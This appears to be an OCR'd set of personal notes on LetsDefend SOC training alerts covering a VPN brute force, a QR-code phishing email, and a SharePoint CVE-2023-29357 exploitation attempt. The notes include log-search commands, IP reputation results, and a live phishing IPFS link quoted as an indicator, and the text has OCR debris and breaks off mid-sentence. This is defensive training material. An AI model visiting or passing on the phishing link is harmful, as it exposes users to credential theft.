Destination Hostname :	Mane
Username :	mane@letsdefend.io
Alert Trigger Reason :	A successful VPN login was detected shortly after failed login attempts from the same source IP add


Field	Details
EventID	162
Event Time	Jun 21, 2023, 01:51 PM
Rule	SOC210 - Possible Brute Force Detected on VPN
Level	Security Analyst
Source Address	37.19.221.229
Destination Address	33.33.33.33
Destination Hostname	Mane
Username	mane@letsdefend.io
Alert Trigger Reason	A successful VPN login was detected shortly after failed login attempts from the same source IP address

First glance, looks like successful VPN brute force

I'll start with checking the Source Address:



One hit, lets check more sources



DDoS Attack
Bad Web Bot

Brute-Force
SSH

Brute-Force
SSH

Brute-Force
Web App Attack

Brute-Force

Brute-Force
SSH


Brute-Force

Web Spam
Bad Web Bot
Web App Attack

DDoS Attack
Bad Web Bot


Brute-Force


Lets check the source address IP logs and we can see that indeed a login was successful after multiple attempts, all points to a brute force at this point



I'll check the 

Terminal History after successful login, deletion of a file could be attempted to hide and then scanning possibly to find further vulnerabilities





Traffic Analysis

Search for the Attacker IP address in Log Management. Is there a request from the Attacker IP address to the target server's SSH or RDP port?

Determine the Scope

Does the Attacker IP address try to establish an SSH/RDP connection with multiple servers/clients as the target?

No | Yes

Log Management

Check the SSH/RDP audit logs to determine if the brute force attack was successful.

For Windows:
- Event ID 4624: An account was successfully logged on - Event ID 4625: An account failed to log on

For Linux:
- cat /var/log/auth.log | grep "Failed password" - cat /var/log/auth.log | grep "Accepted password"

A successful login after a series of failed logins from the same source address to the same target indicates that the brute force attack was successful.

Was the brute force attack successful?

No | Yes

Should the device be isolated?

Systems exposed to a cyber-attack should be isolated to reduce the impact of the cyber-attack. Does the device require isolation?

No | Yes

True Positive (+5 Point)
Should the device be isolated? (+5 Point)
Log Management (+5 Point)
Determine the Scope (-5 Point)
Traffic Analysis (-5 Point)
IP Reputation Check (+5 Point)
Enrichment & Context (+5 Point)

RDP _SSH IS NOT VPN
THE ATTACKER USED VPN

FAULTY ANSWER FROM LETS DEFEND.

Empty! You should explain why you closed alarm this way.

Open the Security Report

Event Conclusion: True Positive BruteForceVPN Investigation 0.9


Field	Details
EventID	214
Event Time	Jan 01, 2024, 12:37 PM
Rule	SOC251 - Quishing Detected (QR Code Phishing)
Level	Security Analyst
SMTP Address	158.69.201.47
Source Address	security@microsecmfa.com
Destination Address	Claire@letsdefend.io
E-mail Subject	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)
Device Action	Allowed

First glance, looks like a Quishing attempt trying to use social engineering


I'll start with checking the SMTP address & the Source Address

Flagged as phishing

Antiy-AVL	Malicious	BitDefender	Phishing
Criminal IP	Malicious	CyRadar	Malicious
ESET	Phishing	Fortinet	Malware
G-Data	Phishing	Lionic	Malicious
Sophos	Malware	VIPRE	Phishing




Domain looks clean, possible spoofing?




Lets go check claires Email & EDR


This is a clear Quishing email, Uses pressure social engineering tactic



https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4# - This is the link for the QR let's check it out



Lets check Claires Endpoint for anything interesting & nothing out of the ordinary in claires EDR logs



Attacker IP Analysis

The attacker performing the Recon activity can be detected from the logs on IP Log Management. Is the attacker IP internal or external?

External | Internal

IP Reputation Check

Perform a reputation check of the attacker IP address. You can use the following resources for this.

- Virus Total
- AbuseIPDB
- LetsDefend TI

Is the attacker IP suspicious or not?

No | Yes

Determine the Scope

You should fnd which systems are affected. Search on the Endpoint Security, Log Management, and Email Security for IOCs you found during your investigation. Is there more than one affected device?


No | Yes

Containment

Systems exposed to cyber attack should be isolated and the effect of cyber attack should be reduced. Does the device need the be isolated?


No | Yes


Incident Handler



Event Conclusion: True Positive Quishing

Investigation 1.0






Field	Details
EventID	189
Event Time	Oct 06, 2023, 08:05 PM
Rule	SOC227 - Microsoft SharePoint Server Elevation of Privilege - Possible CVE-2023-29357 Exploitation
Level	Security Analyst
Hostname	MS-SharePointServer
Destination IP Address	172.16.17.233
Source IP Address	39.91.166.222
HTTP Request Method	GET
Requested URL	/_api/web/siteusers
User-Agent	python-requests/2.28.1
Alert Trigger Reason	This activity may be indicative of an attempt to exploit the CVE-2023-29357 vulnerability, which could potentially lead to unauthorized access and privilege escalation within the SharePoint server.
Device Action	Allowed


First glance, a critical level privilege escalation CVE was executed on a MS-SharePointServer
First, I'll start with looking at the CVE

In June 2023, Microsoft released a patch for a critical elevation of privilege vulnerability in SharePoint, identified as CVE-2023-29357. An attacker exploiting this flaw could gain **administrator-level privileges** without requiring any prior authentication. The vulnerability permits attackers to spoof JWT authentication tokens, enabling them to execute a network attack, bypassing authentication processes, and accessing privileges of an authenticated user. It is imperative to note that this does not necessitate any interaction from the user.


We can see that this vulnerability allows for an attacker to get admin privileges without any authentication or any user interaction


This was alerted as allowed, so I'll start with containing the endpoint.





Next I'll check the source IP address (attacker)






We can see two api GET logs with 200 status (passed) using python and HTTPS

Next I'll check the SharePointServer, and we see the firewall logs also confirming the GET request was permitted with an HTTP 200 response

I'll me check the attacker IP using OSINT - Malicious





Linuxmalwarehuntingnl	2024-07-03 07:00:54 (1 month ago)	Unauthorized connection attempt	Brute-Force
qli.de	2023-11-01 21:28:55 (9 months ago)	Oct 14 02:14:24 v220211115996816780 2 sshd[63221]: Invalid user ssbot from 39.91.166.222 port 45128<b ... show more	Brute-Force SSH
sf-noh.de	2023-11-01 21:28:55 (9 months ago)	Oct 14 02:14:24 v220211115996816780 2 sshd[63221]: Invalid user ssbot from 39.91.166.222 port 45128<b ... show more	Brute-Force SSH
SiyCah	2023-10-28 03:00:10 (9 months ago)	IP banned by fail2ban; banned in jail sshd. Reported generated by fail2abuseipdb.	Hacking Brute-Force SSH
SiyCah	2023-10-27 14:00:15 (9 months ago)	IP banned by fail2ban; banned in jail sshd. Reported generated by fail2abuseipdb.	Hacking Brute-Force SSH
SiyCah	2023-10-27 06:00:11 (9 months ago)	IP banned by fail2ban; banned in jail sshd. Reported generated by fail2abuseipdb.	Hacking Brute-Force SSH
ghostwarriors	2023-10-27 03:21:29 (9 months ago)	Unauthorized connection attempt detected, SSH Brute-Force	Port Scan Brute-Force SSH


Next I'll check the endpoint server logs - nothing out

